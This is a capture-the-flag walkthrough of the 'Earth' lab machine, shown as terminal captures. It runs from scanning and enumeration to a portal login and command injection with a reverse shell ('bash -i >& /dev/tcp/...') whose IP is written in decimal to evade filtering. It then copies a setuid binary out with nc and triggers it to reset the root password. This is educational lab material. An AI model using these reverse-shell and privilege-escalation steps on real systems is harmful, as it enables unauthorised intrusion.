```
❯ cat objetivo -l python -p
# Nmap 7.95 scan initiated Fri Mar  7 11:19:39 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p22,80,443 -oN objetivo 10.0.2.52
Nmap scan report for 10.0.2.52
Host is up (0.00084s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
| http-methods:
|_  Potentially risky methods: TRACE
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: Test Page for the HTTP Server on Fedora
MAC Address: 08:00:27:3A:A3:75 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Mar  7 11:19:54 2025 -- 1 IP address (1 host up) scanned in 14.88 seconds
```

```
~/Earth ✔ took 15s nano /etc/hosts
```

```
  GNU nano 8.3
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.0.2.52 earth.local terratest.earth.local
```

```
❯ dirb http://earth.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Mar  7 11:26:56 2025
URL_BASE: http://earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://earth.local/ ----
+ http://earth.local/admin (CODE:301|SIZE:0)
+ http://earth.local/cgi-bin/ (CODE:403|SIZE:199)

-----------------
END_TIME: Fri Mar  7 11:27:10 2025
DOWNLOADED: 4612 - FOUND: 2
```

```
❯ dirb https://terratest.earth.local

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Mar  7 11:29:36 2025
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://terratest.earth.local/ ----
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)

-----------------
END_TIME: Fri Mar  7 11:29:47 2025
DOWNLOADED: 4612 - FOUND: 3
```

```
Disallow: /testingnotes.*
```

https://terratest.earth.local/testingnotes.txt

Firefox Default | GTFOBins | Nessus | SonarQube | CCNA | OTW | HMVM | DL | THL | R-


```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

*terra used as username for admin portal.

https://terratest.earth.local/testdata.txt

Firefox Default | GTFOBins | Nessus | SonarQube | CCNA | OTW | HMVM | D

According to radiometric dating estimation and other evidence, Earth formed over 4.5 billi
proliferation of anaerobic and, later, aerobic organisms. Some geological evidence indicat



earthclimatechangebad4humanse

earth.local/admin/

Firefox Default | GTFOBins | Nessus | SonarQube | CCNA | OTW

Welcome terra, run your CLI command on Earth Messaging

CLI command:

Run command

bash -c 'bash -i >& /

IP-To-Decimal

IP address 10.0.2.15 is equal to **167772687**.

bash -i >& /dev/tcp/167772687/443 0>&1

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.52] 53738
bash: cannot set terminal process group (825): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$
```

```
bash-5.1$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for apache:
```

```
bash-5.1$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
systemd-oom:x:998:996:systemd Userspace OOM Killer:/:/sbin/nologin
systemd-timesync:x:997:995:systemd Time Synchronization:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:996:994:User for polkitd:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
cockpit-ws:x:995:991:User for cockpit web service:/nonexisting:/sbin/nologin
cockpit-wsinstance:x:994:990:User for cockpit-ws instances:/nonexisting:/sbin/nologin
tss:x:59:59:Account used for TPM access:/dev/null:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
setroubleshoot:x:993:989::/var/lib/setroubleshoot:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd:/sbin/nologin
dnsmasq:x:992:988:Dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/sbin/nologin
chrony:x:991:987::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
systemd-network:x:985:985:systemd Network Management:/:/usr/sbin/nologin
unbound:x:984:984:Unbound DNS resolver:/etc/unbound:/sbin/nologin
clevis:x:983:983:Clevis Decryption Framework unprivileged user:/var/cache/clevis:/usr/sbin/nologin
earth:x:1000:1000::/home/earth:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

```
bash-5.1$ find / -perm -4000 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

```
bash-5.1$ ls -la /usr/bin/reset_root
-rwsr-xr-x. 1 root root 24552 Oct 12  2021 /usr/bin/reset_root
```

```
bash-5.1$ file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64,
4270d8d31c23, for GNU/Linux 3.2.0, not stripped
```

```
❯ nc -lvnp 443 > reset_root
listening on [any] 443 ...
```

```
bash-5.1$ nc 10.0.2.15 443 < /usr/bin/reset_root
```

```
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.52] 53740
❯ ll
.rw-rw-r-- kali kali 1.5 KB Fri Mar  7 11:19:54 2025 objetivo
.rw-rw-r-- kali kali 395 B  Fri Mar  7 11:18:53 2025 puertos
.rw-rw-r-- kali kali  24 KB Fri Mar  7 12:22:07 2025 reset_root
```

```
❯ chmod +x reset_root
```

```
❯ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET TRIGGERS PRESENT...
)                                                                = 38
access("/dev/shm/kHgTFI5G", 0)                                                  = -1
access("/dev/shm/Zw7bV9U5", 0)                                                  = -1
access("/tmp/kcM0Wewe", 0)                                                      = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                                                = 44
+++ exited (status 0) +++
```

```
bash-5.1$ mkdir /dev/shm/kHgTFI5G
bash-5.1$ mkdir /dev/shm/Zw7bV9U5
bash-5.1$ mkdir /tmp/kcM0Wewe
```

```
bash-5.1$ reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
```

```
bash-5.1$ su root
Password:
[root@earth /]#
```

```
[root@earth /]# cat /root/root_flag.txt

              _-o#&&*''''?d:>b\_
          _o/"`''  '',, dMF9MMMMMHo_
       .o&#'         `"MbHMMMMMMMMMMMHo.
     .o"" '          vodM*$&&HMMMMMMMMMM?.
    ,'               $M&ood,~'`(&##MMMMMMH\
   /                 ,MMMMMM#b?#bobMMMMHMMML
  &               ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.             :MMMMMMMMMMMMMMMMMM/HMMM|`*L
|                |MMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:             `*MMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#              ""*""""*#MMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMP'     :
HMMMMMMMHo                 `MMMMMMMMT       .
?MMMMMMMMP                  9MMMMMMMM}       -
-?MMMMMMM                   |MMMMMMMMM?,d-    '
 :|MMMMMM-                  `MMMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'    .
   :9MMk                    `MMM#"        -
     &M}                     `          .-
      `&.                             .
        `~,   .                     ./
           . _                    .-
             '`--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
```